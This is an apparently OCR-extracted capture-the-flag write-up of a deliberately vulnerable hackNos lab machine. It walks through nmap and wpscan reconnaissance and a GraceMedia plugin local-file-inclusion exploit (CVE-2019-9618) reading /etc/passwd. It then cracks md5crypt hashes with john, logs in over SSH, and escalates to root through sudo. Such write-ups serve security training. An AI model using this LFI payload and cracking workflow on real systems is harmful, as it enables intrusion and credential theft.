
5.1 Manual Vulnerability Scanning

NMAP command.


```
→  ~ nmap -sV -T5 -p- 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:54 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds
```


1.1 Automated Vulnerability Scanning

Use of “Nessus”.
Scan type: Web Application Tests.




Results:






Vulnerability on Enumeration, Detection and Plugin.



5.3 Web Application Analysis

Highlighted directory /tsweb before: http://10.0.2.7/tsweb/.
We use “wpscan” tool on the url.
Wpscan allow to analyze Wordpress application.



Search CVE List

You can search the CVE List for a CVE Entry if the CVE ID is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Entries.

View the search tips.

gracemedia player 1.0 plugin

Submit

Search Results

There are **1** CVE entries that match your search.

Name	Description
CVE-2019-9618	The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

Analysis Description

The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

CVSS v3.0 Severity and Metrics:
Base Score: 9.8 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact Score: 5.9
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	File Inclusion
CWE ID	77

– Products Affected By CVE-2019-9618


#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Gracemedia Media Player Project	Gracemedia Media Player	1.0		~~~wordpress~~		Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Gracemedia Media Player Project	Gracemedia Media Player	1

– Metasploit Modules Related To CVE-2019-9618

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)





```
I. VULNERABILITY
-------------------------
WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion

II. BACKGROUND
-------------------------
Hassle-free and user-friendly way to add a Media player directly to your
website.

III. DESCRIPTION
-------------------------
This bug was found in the file:

/gracemedia-media-player/templates/files/ajax_controller.php

Vulnerable code:

require_once($_GET['cfg']);

The parameter "cfg" it is not sanitized allowing include local files

To exploit the vulnerability only is needed use the version 1.0 of the HTTP
protocol to interact with the application.

IV. PROOF OF CONCEPT
-------------------------
The following URL have been confirmed that is vulnerable to local file
inclusion.

Local File Inclusion POC:

GET
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?
ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd
```

6. Target Exploitation

Area that sets a penetration test apart from a vulnerability assessment. Now that vulnerabilities have been found, you will actually validate and take advantage of these vuln., by exploiting the system, in the hope of gaining full control or additional information and visibility into the targeted network, and the systems therein.

6.1 Local File Inclusion

Type the url (suggested into exploit) http://10.0.2.7/tsweb/wpcontent/plugins/gracemedia-mediaplayer/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd otteniamo



Information: “Username:Password”.
Information: “flag” -> “flag:Password”.

7. Post Exploitation

Password Cracking, network Sniffing etc….

7.1 Password Cracking

7.1.1_ Identifying HASH Format

```
→  ~ hashid hash2
--File 'hash2'--
Analyzing '$1$flag$vqjCxzjtRc7PofLYS2lWf/'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
--End of file 'hash2'--#
```

7.1.2_ John


```
➜  ~ john --wordlist=/usr/share/wordlist/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
➜  ~
➜  ~ john -show --format=md5crypt-long hash
?:topsecret

1 password hash cracked, 0 left
➜  ~
```

7.1.3_ Use of SSH Service

We got: “flag:topsecret”.

Command:

ssh [option] username@host




```
➜  ~ ssh flag@10.0.2.7
flag@10.0.2.7's password:
```

```
flag@hacknos:/$ ls
bin    dev   initrd.img      lib64       mnt   root
boot   etc   initrd.img.old  lost+found  opt   run
cdrom  home  lib             media       proc  sbin
flag@hacknos:/$ cd bin
-rbash: cd: restricted
```

We have to scroll through the folders:

```
    -r, --reverse
           reverse order while sorting

    -R, --recursive
           list subdirectories recursively

    -s, --size
           print the allocated size of each file, in blocks

    -S     sort by file size, largest first
```

```
ls: cannot open directory './tmp/systemd-private-dee5f8d52e5c44e588ea
072a-systemd-timesyncd.service-yNoebP': Permission denied
ls: cannot open directory './var/cache/apt/archives/partial': Permiss
ed
ls: cannot open directory './var/cache/ldconfig': Permission denied
./var/backups:
./var/backups/passbkp:
./var/cache:
./var/cache/apache2:
./var/cache/apache2/mod_cache_disk:
./var/cache/apparmor:
./var/cache/apt:
```

```
flag@hacknos:/$ ls /var/cache/apt
archives  pkgcache.bin  srcpkgcache.bin
flag@hacknos:/$ ls /var/cache/apt/archive/partial
ls: cannot access '/var/cache/apt/archive/partial': No such file or directory
flag@hacknos:/$
```

Directory with Permission denied are unusable.

```
flag@hacknos:/$ ls /var/backups
apt.extended_states.0     apt.extended_states.2.gz
apt.extended_states.1.gz  passbkp
flag@hacknos:/$ ls -l /var/backups
total 48
-rw-r--r-- 1 root root 33598 Apr 17 15:05 apt.extended_states.0
-rw-r--r-- 1 root root  3603 Nov 17 22:09 apt.extended_states.1.gz
-rw-r--r-- 1 root root  3562 Nov 17 17:40 apt.extended_states.2.gz
drwxr-xr-x 2 root root  4096 Nov 17 21:44 passbkp
flag@hacknos:/$ ls /var/backups/passbkp
md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
flag@hacknos:/$
flag@hacknos:/$
flag@hacknos:/$ cat /var/backups/passbkp/md5-hash
$1$rohit$01Dl0NQKtqfeL08fGrqqi0
```

We got another password with md5 crypt.

```
→  ~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt has
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
)
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41         (?)
1g 0:00:02:02 DONE (2020-04-24 17:23) 0.008145g/s 114838p/s 114838c/s 11483
r3@m..!##^%^
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


```
→  ~ john --show --format=md5crypt hash
?:!%hack41

1 password hash cracked, 0 left
```

We have that:

Username -> rohit
Password -> !%hack41


7.2 Horizontal Privilege Escalation

```
flag@hacknos:/$ su rohit
Password:
rohit@hacknos:/$
```



SSH command. Here we haven't Privilege escalation, but remote web connection.

```
→  ~ ssh rohit@10.0.2.7
rohit@10.0.2.7's password:
```



7.2.1_ User Flag


```
rohit@hacknos:~$ pwd
/home/rohit
rohit@hacknos:~$ ls -l
total 4
-rw-r--r-- 1 root root 702 Nov 17 18:33 user.txt
rohit@hacknos:~$ cat user.txt
##########################################

 __    __   _______   ______    ______
/  |  /  | /       | /      \  /      \
$$ |  $$ |/$$$$$$$/ /$$$$$$  |/$$$$$$  |
$$ |  $$ |$$      \ $$    $$ |$$ |
$$ \__$$ | $$$$$$  |$$$$$$$$/ $$ |
$$    $$/ /     $$/ $$       |$$ |
 $$$$$$/  $$$$$$$/   $$$$$$$/ $$/

##########################################

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b
rohit@hacknos:~$
```

Captured User flag!

```
rohit@hacknos:~$ pwd
/home/rohit
rohit@hacknos:~$ cd ..
rohit@hacknos:/home$ cd ..
rohit@hacknos:/$ pwd
/
rohit@hacknos:/$ cd root/
-bash: cd: root/: Permission denied
rohit@hacknos:/$
```

We have to increase our privileges.

7.3 Vertical Privilege Escalation




```
rohit@hacknos:/$ sudo -i
[sudo] password for rohit:
root@hacknos:~#
```

```
rohit@hacknos:/$ sudo su
root@hacknos:/#
```

7.3.1_ Root Flag

```
root@hacknos:~# pwd
/root
root@hacknos:~# ls -l
total 4
-rw-r--r-- 1 root root 1066 Nov 17 17:14 root.txt
root@hacknos:~# cat root.txt
                                                             #
 _______                         __                __   __   #
/       \                       /  |              /  |/  |   #
$$$$$$$  |  ______    ______   _$$ |_            _$$ |$$ |_  #
$$ |__$$ | /      \  /      \ / $$   |          / $$  $$   | #
$$    $$< /$$$$$$  |/$$$$$$  |$$$$$$/           $$$$$$$$$$/  #
$$$$$$$  |$$ |  $$ |$$ |  $$ |  $$ | __         / $$  $$   | #
$$ |  $$ |$$ \__$$ |$$ \__$$ |  $$ |/  |        $$$$$$$$$$/  #
$$ |  $$ |$$    $$/ $$    $$/   $$  $$/           $$ |$$ |   #
$$/   $$/  $$$$$$/   $$$$$$/     $$$$/            $$/ $$/    #
##############################################################


##############################################################

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Blog : www.hackNos.com

Author : Rahul Gehlaut

linkedin : https://www.linkedin.com/in/rahulgehlaut/
##############################################################
```

Root Flag captured.